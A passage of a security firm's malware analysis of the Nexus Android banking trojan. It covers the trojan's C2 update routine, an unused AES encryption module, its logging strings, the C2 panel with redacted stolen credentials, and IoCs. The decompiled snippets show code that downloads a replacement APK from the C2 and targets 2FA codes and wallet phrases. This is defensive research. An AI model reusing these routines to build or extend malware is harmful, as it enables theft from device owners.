
If the value sent back from the C2 does not correspond to the one installed on the device, the malware starts the update process. Otherwise, it ignores the value and continues with all its routine activities. The update begins concatenating the URL related to the C2 and a key that will be used as an authorization token.



```
public final void downloadUpdate(final Context context) {
    try {
        final File file = new File(Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWNLOADS), "apk");
        if (file.exists()) {
            file.delete();
        }
        StringBuilder sb = new StringBuilder();
        Const r3 = Const.INSTANCE;
        sb.append(r3.getRemote().getAddress());
        sb.append("/updateapk?access=");
        sb.append(r3.getRemote().getAccessValue());
        sb.append("&key=");
        sb.append(new CheckUpdate().getUKey());
        DownloadManager.Request request = new DownloadManager.Request(Uri.parse(sb.toString()));
        Uri parse = Uri.parse(Intrinsics.stringPlus("file://", file));
```

Figure 13 - Update APK routine


At the time of writing, the version available is related to the build *7.20*.



```
{"result":"success","version":"7.20"}
```

Figure 14 - Latest build version available

Analysts could use the “key” value to keep track of different custom versions of Nexus, it was possible to identify a slightly modified version of the malware for each key. This suggests that more actors are renting customized samples that aim to hit specific targets and countries.




```
25dc8f7579a9b10434c53d6b5e214c5469dacb38  176_[redacted]6_144_updateapk.apk
62e1793c56d642931bde88c62c17647e5066c7c3  193_[redacted]2_87_updateapk.apk
92f418ed1b9b494f34455d5f15a9221a2e6ce9fd  45_8[redacted]3_135_updateapk.apk
89fb3c099d579b74279f3bf1bb38d779686a3117  85_3[redacted]_128_updateapk.apk
```

Figure 15 - Latest build version available

Ransomware module?

According to the information retrieved from various samples, **Nexus is equipped with encryption capabilities**. However, this module seems to be under development due to the presence of debugging strings and the lack of usage references (especially within the C2 command list).

However, we can’t exclude that this function is a “typo” associated with the cut-and-paste activities that seem to involve many parts of the code.




```
public final class AESEncryptor {
    @Nullable
    private AESenc aes;
    @NotNull
    private final String initialPath = Intrinsics.stringPlus(Environment.getExternalStorageDirectory().getAbsolutePath(), "/DCIM/tobeenc");
    @Nullable
    private Function1<? super String, Unit> log;

    /* loaded from: classes.dex */
    public enum WorkType {
        ENCRYPT,
        DECRYPT
    }
```

Figure 16 - AES encryption routine (not in use)

It is reasonable to ask why this encryption paradigm has been implemented. An explanation could be found in an attempt of making it harder for the user to realize what happened. A similar approach, even more destructive, has been used by Brata, where TAs adopted the strategy of factory resetting the device right after an unauthorized wire transfer attempt to reduce the evidence.

According to our experience, it’s also hard to think about a ransomware modus operandi on mobile devices since most information stored is synced with cloud services and easily recoverable. In fact, as confirmed by **sanovek** it started to design a ransomware capability in SOVA, but it was pointless for a banking trojan on mobile devices.



sovenok
HDD drive
User
Registration: 05/29/2021
Messages: 40
Reactions: 40


Yes, I wanted to make a ransomware function, but then I realized that it’s just pointless

sova v5 это пойзон! Да, я хотел сделать функцию шифровальщика, но потом понял что это просто бессмысленно под трубки. У меня вообще предположение что луи специально меня подставить хочет или что я хз, что я ему сделал, не понимаю. Ну не суть.

Figure 17 - SOVA author explains his initial goal of a ransomware module

Noisy Logs

Another interesting characteristic of Nexus that strengthens the hypothesis of its development stage is the number of logging messages spread throughout the code. Those messages are intended to track all actions performed, and some of them are paired with a debugging string that contains the message “plz report this accident”.



```
AppKt.log(this, "Error while executing task " + ExceptionsKt__ExceptionsKt.stackTraceToString(e) + " plz report this accident", RemoteLogger.
AppKt.log(this, "2FAActivator Err " + ExceptionsKt__ExceptionsKt.stackTraceToString(e) + " plz report this accident", RemoteLogger.LogType.ER
AppKt.log(this, "2FA Err " + ExceptionsKt__ExceptionsKt.stackTraceToString(e) + " plz report this accident", RemoteLogger.LogType.ERROR);
AppKt.log(this, Intrinsics.stringPlus("2FA Codes ", arrayList), RemoteLogger.LogType.GRANTED);
AppKt.log(this, "Error extracting trust wallet phrase. Stuck on PIN validate dialog!", RemoteLogger.LogType.ERROR);
AppKt.log(this, "Hidden SMS protection task triggered. User was opened SMS/dialer possibly", RemoteLogger.LogType.ERROR);
AppKt.log(this, "Delete app protection task triggered. User was tried to delete app possibly", RemoteLogger.LogType.ERROR);
AppKt.log(coroutineScope, Intrinsics.stringPlus("Error while doing encryption: ", ExceptionsKt__ExceptionsKt.stackTraceToString(e)), RemoteLo
AppKt.log(accessibilityNodeInfo2, Intrinsics.stringPlus("Play Protect: ", text2), RemoteLogger.LogType.WARNING);
AppKt.log(context, ExceptionsKt__ExceptionsKt.stackTraceToString(e), RemoteLogger.LogType.ERROR);
AppKt.log$default(context, "Starting " + packageApp + " activity ...", null, 2, null);
AppKt.log(context, "Cant start " + packageApp + " activity ...", RemoteLogger.LogType.ERROR);
AppKt.log(context, Intrinsics.stringPlus("Started google play with package ", packageName), RemoteLogger.LogType.ERROR);
AppKt.log(context, Intrinsics.stringPlus("Can't start google play store: ", e.getLocalizedMessage()), RemoteLogger.LogType.WARNING);
AppKt.log$default(context, "SMS Client not found :(", null, 2, null);
AppKt.log(context, "Starting dead service", RemoteLogger.LogType.WARNING);
AppKt.log(context, ExceptionsKt__ExceptionsKt.stackTraceToString(e), RemoteLogger.LogType.ERROR);
AppKt.log(this.$this_startTrustApp, "Request trust wallet app ...", RemoteLogger.LogType.WARNING);
AppKt.log(abstractRequest, "LOST NETWORK CONNECTION", RemoteLogger.LogType.WARNING);
```

Figure 18 - Logging strings


Logging messages are not limited to local devices. In fact, it was possible to discover that most of the messages are also intended to be sent over the C2 communication channel. The message should follow this syntax: *[botId : Log Message]*. However, at the time of writing, due to the lack of references to the variable **botID** related to the logging class, this capability still seems to be in the development phase.

C2 web panel

Once Nexus is installed on a victim's device, it connects to its C2 server. This server is used by TAs to remotely control the malware, issue commands, and receive stolen data.

Nexus provides a C2 web panel, which is an essential tool for cyber criminals who are using malware or a botnet to carry out attacks. It provides a centralized interface for managing the malware and the data it collects, making it easier for attackers to carry out their malicious activities.

Typically Nexus C2 web panels expose the login page on the Internet through port 80 or 5000 as follows:



Management System Login


Jojo no Kimyou na Bouken: Eyes of Heaven

Figure 19 - Management console: Home page

The string “Jojo no Kimyou na Bouken: Eyes of Heaven” references an action video game based on the “Jo Jo's Bizarre Adventure” manga series by Hirohiko Araki, a Japanese manga artist.


Once logged in, the panel offers the following features:

- **Dashboard**: displays the status of the botnet, including the number of infected devices, data collected, and any recent activity.
- **Bots**: a detailed list of the infected devices, locations, and other metrics.
- **Data Collection**: tools for collecting and analyzing data from infected devices. This includes login credentials, cookies, credit card details, and other sensitive information.
- **Injects**: a comprehensive list of 450 banking application login pages for grabbing valid credentials.
- **Builder**: interface for creating customized versions of Nexus, allowing TAs to customize various aspects, such as the command-and-control server (C&C) address, the icon and name of the app, and more.



Bot	Tag	Device	Comment	Injects	Connection status	Options
[redacted]		XIAOMI REDMI NOTE 8 11 R 11REL		com.ziraat.ziraatmobil com.pozitron.iscep Cookie injects tr.gov.turkiye.edevlet.kapisi com.google.android.gm	Last: 1 sec First: [redacted]	
[redacted]	Test	GOOGLE PIXEL 4A 11 R 11REL		Cookie injects com.google.android.gm	Last: 48 min First: [redacted]	
[redacted]	Test	GOOGLE PIXEL 4A 11 R 11REL		Cookie injects com.google.android.gm	Last: 48 min First: [redacted]	
[redacted]		SAMSUNG SM- J415FN 9 P		com.linkedin.android com.starfinanz.smob.android.	Last: 48 min	


Figure 20 - Dashboard with detailed botnet information



Bot	Package	Date	Logs
[redacted]	com.revolut.revolut	[redacted]	code: [redacted] tel: [redacted] pin: [redacted]
[redacted]	com.google.android.gm	[redacted]	Mail: [redacted] pass: [redacted]
[redacted]	io.metamask	[redacted]	backup: [redacted]
[redacted]	trendyol.com	[redacted]	email: [redacted] password: [redacted]
[redacted]	com.paypal.android.p2pmobile	[redacted]	login: [redacted] password: [redacted]

Figure 21 - Details of exfiltrated data (known as “logs”)

As the alleged author claimed on multiple hacking forums, the complete list of injections has 450 different targets, which are searchable through the panel. They also offer the possibility to create custom injections.



Num	Icon	Filename	Type	Country
1		[redacted]	Banks	🇮🇹
2		[redacted]		🇮🇹
3		[redacted]		🇮🇹
4		[redacted]		🇮🇹

Figure 22 - Injection list

Pivoting C2 fingerprints through Internet search engines, such as Shodan, could provide excellent information, and in this case, it confirms that the growing trend began in the very first of 2023 when Nexus was officially promoted on multiple hacking forums:




Figure 23 - C2 fingerprinting over time (source: Shodan Trends)

Conclusion

Nexus is an emerging malware that allegedly has taken more than a few “ideas” from SOVA (a threat that hit the international landscape in the last year). According to the similarities observed in the code, and the insights retrieved from underground forums, it is possible to confirm that Nexus represents a new malware, guided by an entirely new group, which was capable of retrieving parts of SOVA source code after they were stolen by an Android botnet operator called **POISON**.

By analyzing the latest retrieved samples, we can say that Nexus is still in an early stage of development, still including snippets of code that seem to belong to its ancestor.

As always, the main question here is: Does it represent a threat to Android users?

At the time of writing, **the absence of a VNC module limits its action range and its capabilities**; however, according to the infection rate retrieved from multiple C2 panels, **Nexus is a real threat that is capable of infecting hundreds of devices around the world**. Because of that, we cannot exclude that it will be ready to take the stage in the next few months.

Appendix 1: IOCs

IoC	Description
d4c6871dbd078685cb138a499113d280	MD5 of Nexus
193.42.32.]87	C2
193.42.32.]84	C2

Meet the authors

Francesco Iubatti - Mobile Malware Analyst & Threat Intelligence Analyst.

Federico Valentini - Head of Threat Intelligence and Incident Response.

Alessandro Strino - Malware Analyst.

Meet the authors